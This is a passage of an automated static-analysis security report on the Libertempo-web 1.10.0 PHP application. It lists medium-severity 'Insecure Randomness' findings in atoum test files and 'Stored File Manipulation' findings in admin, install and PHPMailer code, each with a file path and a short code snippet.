Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=797>
Status New

Method testErrorHandler at line 122 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php
Line	145	145
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php

Method public function testErrorHandler()

```
....
145.                                     ->boolean($includer-
>errorHandler(E_USER_WARNING, $errstr = uniqid(), uniqid(), rand(1,
PHP_INT_MAX), uniqid()))->isTrue()
```

Insecure Randomness\Path 27:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=798
Status	New

Method testErrorHandler at line 122 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php
Line	149	149
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php

Method public function testErrorHandler()

```
....
149.                                     ->boolean($includer-
>errorHandler(E_DEPRECATED, $errstr = uniqid(), uniqid(), rand(1,
PHP_INT_MAX), uniqid()))->isTrue()
```

Insecure Randomness\Path 28:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=799
Status	New

Method testErrorHandler at line 122 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php
Line	154	154
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php
Method public function testErrorHandler()

```
....  
154.                                     ->boolean($includer->errorHandler(E_NOTICE,  
$errstr = uniqid(), uniqid(), rand(1, PHP_INT_MAX), uniqid()))->isTrue()
```

Insecure Randomness\Path 29:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=800
Status	New

Method testErrorHandler at line 122 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php
Line	158	158
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php

Method public function testErrorHandler()

```
....
158.                                     ->boolean($includer->errorHandler(E_WARNING,
    $errstr = uniqid(), uniqid(), rand(1, PHP_INT_MAX), uniqid()))->isTrue()
```

Insecure Randomness\Path 30:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=801>

Status New

Method testErrorHandler at line 122 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php
Line	162	162
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php

Method public function testErrorHandler()

```
....
162.                                     ->boolean($includer-
>errorHandler(E_USER_NOTICE, $errstr = uniqid(), uniqid(), rand(1,
PHP_INT_MAX), uniqid()))->isTrue()
```

Insecure Randomness\Path 31:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=802>

Status New

Method testErrorHandler at line 122 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php
Line	166	166
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php

Method public function testErrorHandler()

```
....
166.                                     ->boolean($includer-
>errorHandler(E_USER_WARNING, $errstr = uniqid(), uniqid(), rand(1,
PHP_INT_MAX), uniqid()))->isTrue()
```

Insecure Randomness\Path 32:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=803
Status	New

Method testErrorHandler at line 122 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php
Line	170	170
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php

Method public function testErrorHandler()

```
....
170.                                     ->boolean($includer-
>errorHandler(E_DEPRECATED, $errstr = uniqid(), uniqid(), rand(1,
PHP_INT_MAX), uniqid()))->isTrue()
```

Insecure Randomness\Path 33:

Severity	Medium
Result State	To Verify

Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=804
Status	New

Method test__ at line 47 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/locale.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/locale.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/locale.php
Line	52	52
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/locale.php

Method public function test__()

```
....
52.                                     ->string($this->testedInstance->__($singular =
'Singular %s %s %s', $plural = 'Plural %s %s %s', - rand(1,
PHP_INT_MAX))) ->isEqualTo($singular)
```

Insecure Randomness\Path 34:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=805
Status	New

Method test__ at line 47 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/locale.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/locale.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/locale.php
Line	53	53
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/locale.php

Method public function test__()

```
....  
53.         ->string($this->testedInstance->__($singular,  
$plural, - rand(1, PHP_INT_MAX))) ->isEqualTo($singular)
```

Insecure Randomness\Path 35:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=806
Status	New

Method test__ at line 47 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/locale.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/locale.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/locale.php
Line	56	56
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/locale.php
Method public function test__()

```
....  
56.         ->string($this->testedInstance->__($singular,  
$plural, rand(2, PHP_INT_MAX))) ->isEqualTo($plural)
```

Insecure Randomness\Path 36:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=807
Status	New

Method test__ at line 47 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/locale.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-

	api/Vendor/atoum/atoum/tests/units/classes/locale.php	api/Vendor/atoum/atoum/tests/units/classes/locale.php
Line	57	57
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/locale.php

Method public function test__()

```
....
57.         ->string($this->testedInstance->__($singular,
    $plural, rand(2, PHP_INT_MAX), $one = uniqid(), $two = uniqid(), $three
    = uniqid()))->isEqualTo(sprintf($plural, $one, $two, $three))
```

Insecure Randomness\Path 37:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=808
Status	New

Method testGetExitCode at line 237 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/php.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/php.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/php.php
Line	252	252
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/php.php

Method public function testGetExitCode()

```
....
252.         ->and($adapter->proc_get_status[2] = ['running' =>
    false, 'exitcode' => $exitCode = rand(0, PHP_INT_MAX)])
```

Insecure Randomness\Path 38:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=809

Status New

Method testSetTitle at line 60 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/report.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/report.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/report.php
Line	67	67
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/report.php

Method public function testSetTitle()

```
....
67.         ->object($report->setTitle($title = rand(1,
PHP_INT_MAX))) ->isEqualTo($report)
```

Insecure Randomness\Path 39:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=810
Status	New

Method repeat at line 309 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/annotations/extractor.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/annotations/extractor.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/annotations/extractor.php
Line	311	311
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/annotations/extractor.php

Method protected static function repeat(\$char, \$max, \$min = 1)

```
....
311.         return str_repeat($char, rand($min, rand($min, $max)));
```

Insecure Randomness\Path 40:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=811
Status	New

Method repeat at line 309 of /Libertempo-web-

1.10.0/vendor/atoum/atoum/tests/units/classes/annotations/extractor.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/annotations/extractor.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/annotations/extractor.php
Line	311	311
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/annotations/extractor.php
Method protected static function repeat(\$char, \$max, \$min = 1)

```
....
311.         return str_repeat($char, rand($min, rand($min, $max)));
```

Insecure Randomness\Path 41:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=812
Status	New

Method repeat at line 309 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-

api/Vendor/atoum/atoum/tests/units/classes/annotations/extractor.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/annotations/extractor.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/annotations/extractor.php
Line	311	311
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/annotations/extractor.php
Method protected static function repeat(\$char, \$max, \$min = 1)

```
....  
311.         return str_repeat($char, rand($min, rand($min, $max)));
```

Insecure Randomness\Path 42:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=813>
Status New

Method repeat at line 309 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/annotations/extractor.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/annotations/extractor.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/annotations/extractor.php
Line	311	311
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/annotations/extractor.php
Method protected static function repeat(\$char, \$max, \$min = 1)

```
....  
311.         return str_repeat($char, rand($min, rand($min, $max)));
```

Insecure Randomness\Path 43:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=814>
Status New

Method testSetWith at line 74 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/error.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/

	classes/asserters/error.php	classes/asserters/error.php
Line	87	87
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/error.php
Method public function testSetWith()

```
....  
87.                                     ->object($this->testedInstance->setWith($message =  
uniqid(), $type = rand(0, PHP_INT_MAX)))->isTestedInstance
```

Insecure Randomness\Path 44:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=815
Status	New

Method testWithType at line 287 of /Libertempo-web-

1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/error.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/error.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/error.php
Line	292	292
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/error.php
Method public function testWithType()

```
....  
292.                                     ->object($this->testedInstance->withType($type =  
rand(1, PHP_INT_MAX)))->isTestedInstance
```

Insecure Randomness\Path 45:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=816
Status	New

Method testWithAnyType at line 297 of /Libertempo-web-

1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/error.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/error.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/error.php
Line	300	300
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/error.php
Method public function testWithAnyType()

```
....  
300.                                ->given ($this->newTestedInstance->withType (rand (1,  
PHP_INT_MAX) ) )
```

Insecure Randomness\Path 46:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=817
Status	New

Method testWithAnyType at line 297 of /Libertempo-web-

1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/error.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/error.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/error.php
Line	304	304
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/error.php
Method public function testWithAnyType()

```
....  
304.                                ->given ($this->newTestedInstance->withType (rand (1,  
PHP_INT_MAX) ) )
```

Insecure Randomness\Path 47:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=818
Status	New

Method testOffsetExists at line 280 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/phpArray.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/phpArray.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/phpArray.php
Line	285	285
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/phpArray.php
Method public function testOffsetExists()

```
....  
285.         ->boolean(isset($asserter[rand(0, PHP_INT_MAX)])) -  
>isFalse()
```

Insecure Randomness\Path 48:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=819
Status	New

Method testOffsetExists at line 280 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/phpArray.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/phpArray.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/phpArray.php
Line	289	289
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/phpArray.php
Method public function testOffsetExists()

```
.....
289.                                ->boolean(isset($asserter[rand(0, PHP_INT_MAX)])) -
>isFalse()
```

Insecure Randomness\Path 49:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=820
Status	New

Method testOffsetExists at line 280 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/phpArray.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/phpArray.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/phpArray.php
Line	294	294
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/phpArray.php

Method public function testOffsetExists()

```
.....
294.                                ->boolean(isset($asserter[rand(1, PHP_INT_MAX)])) -
>isFalse()
```

Insecure Randomness\Path 50:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=821
Status	New

Method testOffsetExists at line 280 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/phpArray.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/phpArray.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/phpArray.php
Line	300	300

Object	rand	rand
--------	------	------

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/phpArray.php
Method public function testOffsetExists()

```
.....
300.         ->boolean(isset($asserter[rand(1, PHP_INT_MAX)])) -
>isFalse()
```

Stored File Manipulation

Query Path:

PHP\Cx\PHP Medium Threat\Stored File Manipulation Version:0

Description

Stored File Manipulation\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1485
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/admin/Fonctions.php	/Libertempo-web-1.10.0/admin/Fonctions.php
Line	409	571
Object	fetch_array	contentFile

Code Snippet

File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method public static function get_table_data(\$table)

```
.....
409.         while ($resultat_data = $ReqLog_data->fetch_array())
```



File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method public static function sauvegardeAsFile(\$previousVersion, \$newVersion)

```
.....
571.         if (false === file_put_contents($filename, $contentFile))
{
```

Stored File Manipulation\Path 2:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1486

Status	New
--------	-----

	Source	Destination
File	/Libertempo-web-1.10.0/admin/Fonctions.php	/Libertempo-web-1.10.0/admin/Fonctions.php
Line	439	571
Object	fetch_array	contentFile

Code Snippet

File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method public static function get_table_structure(\$table)

```
....  
439.             $resultDescriptor = $descriptor->fetch_array();
```



File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method public static function sauvegardeAsFile(\$previousVersion, \$newVersion)

```
....  
571.             if (false === file_put_contents($filename, $contentFile))  
{
```

Stored File Manipulation\Path 3:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1487
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/admin/Fonctions.php	/Libertempo-web-1.10.0/admin/Fonctions.php
Line	592	571
Object	fetch_array	contentFile

Code Snippet

File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method private static function getDataFile(\$typeSauvegarde)

```
....  
592.             while ($resultat = $ReqLog->fetch_array()) {
```



File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method public static function sauvegardeAsFile(\$previousVersion, \$newVersion)

```
....
571.         if (false == file_put_contents($filename, $contentFile))
{
```

Stored File Manipulation\Path 4:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1488
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php
Line	1088	992
Object	smtp_conn	data

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php
Method protected function get_lines()

```
....
1088.         $str = @fgets($this->smtp_conn, 515);
```

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php
Method public function client_send(\$data)

```
....
992.         return fwrite($this->smtp_conn, $data);
```

Stored File Manipulation\Path 5:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1489
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php
Line	2380	992
Object	signed	data

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php
Method public function createBody()

```
....  
2380.                $body = file_get_contents($signed);
```

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php
Method public function client_send(\$data)

```
....  
992.                return fwrite($this->smtp_conn, $data);
```

Stored File Manipulation\Path 6:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1490>
Status New

	Source	Destination
File	/Libertempo-web-1.10.0/install/Fonctions.php	/Libertempo-web-1.10.0/install/Fonctions.php
Line	98	100
Object	BinaryExpr	newdbconnect

Code Snippet

File Name /Libertempo-web-1.10.0/install/Fonctions.php
Method public static function write_db_config(\$server,\$user,\$passwd,\$db){

```
....  
98.                $newdbconnect = file_get_contents(CONFIG_PATH  
. 'dbconnect_new.php');  
....  
100.               file_put_contents(CONFIG_PATH . 'dbconnect.php',  
$newdbconnect);
```

Stored File Manipulation\Path 7:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1491>
Status New

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/install/Fonctions.php	/Libertempo-web-1.10.0/install/Fonctions.php
Line	402	404
Object	BinaryExpr	newContent

Code Snippet

File Name /Libertempo-web-1.10.0/install/Fonctions.php
Method public static function addInstanceName(\includes\SQL \$db)

```
....
402.          $contentFile = file_get_contents(API_PATH .
'.htaccess.example');
....
404.          file_put_contents(API_PATH . '.htaccess', $newContent);
```

Stored File Manipulation\Path 8:

Severity Medium
Result State To Verify
